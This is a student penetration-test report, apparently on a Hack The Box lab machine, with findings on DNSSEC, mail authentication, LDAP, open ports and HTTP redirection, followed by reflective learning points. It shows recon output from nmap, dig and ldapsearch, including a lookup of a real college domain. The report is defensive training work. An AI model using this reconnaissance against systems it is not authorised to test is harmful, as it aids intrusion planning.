;; MSG SIZE rcvd: 225
```

NYP DNSSEC Public Key

Recommend securing the DNS zones with DNSSEC securities. Signed zones would allow for the dns zones to be tampered proof. It also secures the entire DNS server as it ensures that the queries its making to other dns zones, zone delegation or zone forwarding is legitimate and not tampered with.

NOTE: this for education purposes and not to stage an attack on NYP.edu.sg

References

ICANN

<https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en>

Upguard dnssec

<https://www.upguard.com/blog/dnssec>

How to test and validate DNSSEC using dig command line

<https://www.cyberciti.biz/faq/unix-linux-test-and-validate-dnssec-using-dig-command-line/>

A03	No Mail Security Implemented.	Risk Level: High
Description No DKIM, DMARC, SPF policies implemented into the Mail Server. This allows attackers to send mail from any sources without verification of its legitimacy.		

Findings/Observations

The affected port(s) is/are:

Port	Information
25	SMTP
465	SMTP
587	SMTP
2525	SMTP
6001	Microsoft Exchange Server

```
(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
$ dig @10.129.227.141 edelweiss.htb TXT

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.227.141 edelweiss.htb TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 45206
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;edelweiss.htb.                IN      TXT

;; AUTHORITY SECTION:
edelweiss.htb.                3600    IN      SOA     dc.edelweiss.htb. hostmaster.edelweiss.htb. 75 900
600 86400 3600

;; Query time: 8 msec
;; SERVER: 10.129.227.141#53(10.129.227.141) (UDP)
;; WHEN: Mon Jan 22 14:10:14 +08 2024
;; MSG SIZE rcvd: 92
```

Here is a query for DKIM keys. I queried the domain for any TXT files in the server. Since no results were given.

This suggest No public key of the DKIM signature is published. Therefore, there is no DKIM security, no DMARC security or SPF policies.

```

(jingxuan@jingxuan)~[/impacket/examples]
$ dig nyp.edu.sg TXT
; <<>> DiG 9.19.17-2-kali1-Kali <<>> nyp.edu.sg TXT
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 32548
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;nyp.edu.sg.                IN      TXT

;; ANSWER SECTION:
nyp.edu.sg.                 3600    IN      TXT     "openatts net=ethereum netId=3 a
nyp.edu.sg.                 3600    IN      TXT     "openatts net=ethereum netId=137
nyp.edu.sg.                 3600    IN      TXT     "MS=ms44174541"
nyp.edu.sg.                 3600    IN      TXT     "v=spf1 ip4:202.12.95.23 ip4:20
nyp.edu.sg.                 3600    IN      TXT     "cisco-ci-domain-verification=64
nyp.edu.sg.                 3600    IN      TXT     "adobe-idp-site-verification=acf
nyp.edu.sg.                 3600    IN      TXT     "apple-domain-verification=Kb2a3
nyp.edu.sg.                 3600    IN      TXT     "d365mktkey=njxK2lrzA48xAuwP7mtb
nyp.edu.sg.                 3600    IN      TXT     "msfpkey=my7mma7k1egp4s1cr3ms6xv
nyp.edu.sg.                 3600    IN      TXT     "openatts net=ethereum netId=1 a

```

Examples of a domain which contains email security can be found by doing dig nyp.edu.sg domain for the TXT, here it shows that NYP does have SPF policies.

NOTE: this for education purposes and not to stage an attack on NYP.edu.sg

Potential Implications

Phishing email could enter users' inboxes as there is no mail security implemented to prevent these malicious emails. Any user that receives a mail would assume the mail is from a legitimate source.

Recommendations

```
? 8
Return-Path: <bob@CN-MAIL.wsc2026.cn>
X-Original-To: alice@wsc2019.ru
Delivered-To: alice@wsc2019.ru
Received: from cn-mail.wsc2026.cn (unknown [192.168.110.21])
    by ru-mail.wsc2019.ru (Postfix) with ESMTP id F0A2C406C2
    for <alice@wsc2019.ru>; Tue, 15 Aug 2023 08:05:55 -0400 (EDT)
Authentication-Results: ru-mail.wsc2019.ru;
    dkim=pass (2048-bit key; unprotected) header.d=wsc2026.cn header.i=@wsc2026.cn header.a=rsa-
    sha256 header.s=wsc2026 header.b=ZzfCHdh8;
    dkim-atps=neutral
Received: by cn-mail.wsc2026.cn (Postfix, from userid 1001)
    id EC033406C0; Tue, 15 Aug 2023 08:05:55 -0400 (EDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple; d=wsc2026.cn;
    s=wsc2026; t=1692101155;
    bh=1cj/S15qK16K6zwFUwb7Flgnngl892pW574kmS1hrS0=;
    h=To:Subject:Date:From:From;
    b=ZzfCHdhBR302n4Uy8ImvYs108a0A2ZD7MuJs0uaNFFtG1SSLUx0yfdpm1gy069JJ+
    MRyYm2P2zLfwlLP8V+dtAivApA5J0zZ0GdpZzFh/LmrCrYAI+iekcS3BDKxSGHLFqc
    1MvFGz4Tpxjxkz2nD7qptwylzXq0HY0jNEvBHh9yrw9AK5pfifH+SpRKC3rIOY12iC
    yq6yzviD66KxqHa1phSpwUJp6dIDW97sJEwZb3PTeR1XHYaavDA82Khev7lCED1Li7
    ZYrzQCDjeNYKAGBkQ6ad36M9hA8RXjeqhC/r+Yyx9Hd4J5E5IXs2g1HMKtFNpafELi
    IbE9got537zug==
To: <alice@wsc2019.ru>
Subject: dkim
X-Mailer: mail (GNU Mailutils 3.10)
Message-Id: <20230815120555.EC033406C0@cn-mail.wsc2026.cn>
Date: Tue, 15 Aug 2023 08:05:55 -0400 (EDT)
From: bob@CN-MAIL.wsc2026.cn

dkim
? _
```

Image source: my own DKIM server with authentication and Signature.

Consider Implement DKIM signatures into Microsoft exchange servers. DKIM signatures would work with the DNS servers to verify that the email being sent is from a legitimate source.

Any invalid emails that do not comply with DKIM signature headers would bounce.

References

Microsoft DKIM guide

<https://learn.microsoft.com/en-us/microsoft-365/security/office-365-security/email-authentication-dkim-configure?view=o365-worldwide>

A04	Consider using LDAP with START-TLS	Risk Level: Med										
Description												
LDAP services using 389 is vulnerable to being sniffed by Wire Shark and man in the middle attacks. This machine has ports 389 and 636 opened. There is a risk that Plaintext LDAP are being intercepted.												
Findings/Observations												
The affected port(s) is/are:												
<table><tr><th>Port</th><th>Information</th></tr><tr><td>389</td><td>LDAP</td></tr><tr><td>636</td><td>LDAPS</td></tr><tr><td>3268</td><td></td></tr><tr><td>3269</td><td></td></tr></table>			Port	Information	389	LDAP	636	LDAPS	3268		3269	
Port	Information											
389	LDAP											
636	LDAPS											
3268												
3269												
<pre>(jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$ ldapsearch -s base -x -H ldap://10.129.227.141 grep namingContexts namingContexts: DC=edelweiss,DC=htb namingContexts: CN=Configuration,DC=edelweiss,DC=htb namingContexts: CN=Schema,CN=Configuration,DC=edelweiss,DC=htb namingContexts: DC=DomainDnsZones,DC=edelweiss,DC=htb namingContexts: DC=ForestDnsZones,DC=edelweiss,DC=htb (jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$ ldapsearch -b 'DC=edelweiss,DC=htb' -x -H ldap://10.129.227.141 # extended LDIF # # LDAPv3 # base <DC=edelweiss,DC=htb> with scope subtree # filter: (objectclass=*) # requesting: ALL # # search result search: 2 result: 1 Operations error text: 000004DC: LdapErr: DSID-0C090A58, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c # numResponses: 1 (jingxuan@jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855] \$</pre>												
Here shows the LDAP connection. LDAP connected here is through port 389. While anonymous query is denied. It is important to remove unused ports												

Potential Implications

Possible Man in the middle interception of LDAP credentials. Credentials could be intercepted via Wireshark. As port 389 LDAP queries are in plaintext. Attackers may get hold of these credentials and gain foothold into the system to attack.

Recommendations

Consider signing SSL certificates and shifting all LDAP communications to LDAP-SSL
This ensures the communication of LDAP services are encrypted.

When LDAP is configured with TLS/SSL it will auto reject any attempts made using simple or SASL-PLAIN authentication. This ensures that any LDAP queries remain confidential from prying eyes.

Consider also closing port 389 as it acts as an additional surface of attack.

References**LDAPSSL**

<https://www.extrahop.com/company/blog/2019/ldap-encryption-in-2024-extrahop/#:~:text=Port%20636%20is%20the%20default,upon%20connecting%20with%20a%20client.>

A05	Close all unused ports or services. Removed any unused services or systems.	Risk Level: High
<p>Description</p> <p>When doing NMAP on the server, there are simply too many open ports in the machine. Some of the ports such as 30951 are flagged as unknown. We simply now do not know what service is being run on 30951.</p> <p>In total we have found 23 Opened Ports. Of the opened ports, not all ports were used. We have reasonable doubt to believe that the firewall is not enabled.</p>		

Findings/Observations

The affected port(s) is/are:

Port	Information
ALL	All ports are affected

```
(jingxuan@jingxuan)-[~/Desktop]
$ nmap -sC -sV 10.129.239.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-08 14:42 +08
Nmap scan report for 10.129.239.187
Host is up (0.30s latency).
Not shown: 976 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft Exchange smtpd
| smtp-commands: dc.edelweiss.htb Hello [10.10.17.248], SIZE 37748736, PIPELINING, DS
N, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BIT
MIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAI
L QUIT HELP AUTH BDAT
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title.
81/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-title: 403 - Forbidden: Access is denied.
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2024-01-08 06:
43:37Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: edelwe
iss.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
| Not valid before: 2022-10-30T13:36:06
|_ Not valid after: 2027-10-30T13:36:06
443/tcp   open  ssl/http       Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ ssl-cert: Subject: commonName=dc
| Subject Alternative Name: DNS:dc, DNS:dc.edelweiss.htb
636/tcp   open  ldapssl
808/tcp   open  ccproxy-http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
2525/tcp  open  ms-v-worlds
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
6001/tcp  open  X11:1
30951/tcp open  unknown

Nmap done: 2 IP addresses (2 hosts up) scanned in 48.66 seconds
```

During NMAP query many ports returned were opened. Attackers will have the opportunity to pick and choose which services or ports to attack. This huge attack surface disadvantage us the defenders.

Potential Implications




Image source: <https://www.techtarget.com/whatis/definition/attack-surface>

High attack surface leads to high potential to break into our system. While the defender must defend all entry points, the attacker just needs to find the weakest link to break into the system. Too many ports also reveal many services that the machine uses. This helps the attacker to dissect the machine services to see what entry points the attacker can go to.

Recommendations




Image source: <http://blog.wfilterngf.com/?p=199>

Open only the ports which are needed, you may use Windows Server built in RRAS Firewall to configure firewall rules to allow only the necessary ports and services to operate. Enable firewall inside the system, since pinging from remote network is allowed, this suggests the windows server has their firewall rules disabled or laxed.

Use this command to enable the firewall.

```
netsh advfirewall set allprofile state on
```

Moreover, legacy systems that are not updated or patched to modern standards are areas which attackers will exploit.

References

OWASP Security Misconfiguration:


https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Attack surface

<https://www.techtarget.com/whatis/definition/attack-surface>

Firewall Rules

<http://blog.wfilterngf.com/?p=199>

A06	HTTP No Redirection	Risk Level: Informational								
Description When accessing port 80, the webpage is frozen, and remains unresponsive.										
Findings/Observations The affected port(s) is/are: <table><tr><th>Port</th><th>Information</th></tr><tr><td>80</td><td>HTTP, Not working</td></tr><tr><td>443</td><td>HTTPS working but No redirection</td></tr><tr><td>444</td><td>HTTPS, additional port, Not functional.</td></tr></table>			Port	Information	80	HTTP, Not working	443	HTTPS working but No redirection	444	HTTPS, additional port, Not functional.
Port	Information									
80	HTTP, Not working									
443	HTTPS working but No redirection									
444	HTTPS, additional port, Not functional.									
										
Potential Implications Unsatisfied clients when accessing port 80. Clients would think service is down. Consider closing port 444, as it is unneeded. All users should be redirected to port 443 and use TLS/SSL only. Port 80 messages are encoded in Plaintext.										
Recommendations I suggest creating a redirection rule in the IIS Server, else consider closing the port. You may use a redirect rule or use virtual hosting to redirect all clients to https. No users should be using HTTP in 2024.										

References

IIS Rewrite Module:


<https://blog.matrixpost.net/redirect-from-http-to-https-using-the-iis-url-rewrite-module/>

HTTP vs HTTPS:

<https://zerotomastery.io/blog/https-websites-vs-http/>

SECTION 9: Learning Points

Owning Logon Shell Screenshot:



1)Applying what I know:

CSAD Pen testing Phases:

It's good to know the Cybersecurity Attack and Defense penetration testing phases.

Recon Phase,

Things like knowing the machine name will give some clues on the expected target we will be attacking. It's also important to gather some information about the difficulty level as well. This suggests that the level of security is low and the method of getting access is relatively simple.

Scanning Phase

This phase involves me using NMAP skills and applying my knowledge on DNS enumeration and records. By applying these commands, I managed to build a understanding of the entire network topology.

Sometimes during this phase I encounter more services than expected so I may end up going back to the recon phase to try to understand the services a bit more before going on the attack. During the scanning and recon phase, my goal is to pick up as much information as possible. While also understanding the various vulnerabilities that the machine would have.

Attacking Phase

This phase is the fastest phase, because all I am doing is staging the payloads and attacks to compromise the user or system. This phase is making use of the information gathered in Recon and Scanning phase to compromise the target swiftly and decisively.

Besides knowing the penetration testing phase. It is good that I have knowledge in the domain of system administration and networking. This helps me during the thinking and finding process. My experience helps me to better understand what is being done on the defender side.

It also helps me answer some questions:

“What did the defender didn’t do?”

“What are the services I am familiar with and what are the security features they might have missed out?”

Doing these thought processes helps me to penetrate the system more effectively.

Experience in Blue teaming and system hardening:

As a defender what are the things I might have missed out on?

2) What I have acquired:

Curiosity Mindset Change:

CSAD can be summed up by “You learn best from seeing how others doing it and then putting your own spin to it!”.

When I was stuck owning logon shell.

I reflected on the question, If I am XX classmate how would XX classmate pen test this machine?

How would Jabriel or Chung Wai approach this? Or How would Mr Goh approach this machine with his experience?

It may be a simple question, but it lifted the fog of hesitation and path of sunk cost fallacy. By thinking like an adversary, I start to implement more effective pen testing methods to push through the machine defenses.

Take for example, the WSS Cybersecurity Pen testing process, what I notice is that they have a sense of curiosity, exploration, and learning. They use simple techniques, note what happens and then move on.

“What is the expected learning output of each machine difficulty?”

HTB machines are.

Applying patience.

Simply put I am too used to getting the expected results with Linux and windows. In Pen testing you will need to be very patient getting the attack in and ensuring that the attack is well successful

Doing pen testing I kind of thought of this question:

What is one thing from WorldSkills I could really use to squeeze out more information from the target system?

What I acquired here was the marking scheme WorldSkills uses. It uses a lot of command line interfaces to check the configuration of the system to verify that the functionality exists.

Knowing this, I used some of the commands I learnt from marking my configuration into penetration testing to uncover any configurations that the defender didn't do as well. It worked better than expected, instead of implied guesses on misconfigurations.

I am 100% sure now that the defender did not even configure it inside the system!

3) How can this knowledge and skills contribute to your professional development?

It exposes my WorldSkills Network System Administrations lack of security implementations. During WorldSkills test projects, I tend to forgo the security implementation for faster deployment and startup of the services.

So doing the penetration testing really made me realize how vulnerable my systems would be in a production environment.

It kind of allow me to think,

“What would be the best practices to reduce the attack surface?”

This helps relate back to my professional development if I am heading towards infrastructure roles.

I could use the knowledge of pen testing and my knowledge of system administrations to create a simulated cyber range lab in my home.

The creation of self-hosted cyber range in isolated network is great for my professional development.

1. Safe and legal pen testing environment
2. No need for legal contracts when doing a self-pen testing. (Computer Misuse Act, can't be applied if I am self-testing my own environment isolated from the world)
3. Trains on my offensive techniques & Defensive mitigations
4. Passion Project that highlights to employers I have the skillset for Blue Team and Red Team
5. Allows for Forensics / Malware Exploit Developments
6. Testing of new fancy tools

In all. Pen testing Logon Shell helps me to reinforce my system administration specialization with security focus in mind.

Penetration testing also helps me to document my steps and create an audit trail. This is important in the admissibility of evidence. For example, another auditor may be checking my penetration test report. The Auditor may call me up for clarifications about it.

Doing this penetration testing report has helped me realize the need for accurate and precise audit trails such that I have sufficient information to explain to any auditors what happened on that penetration testing.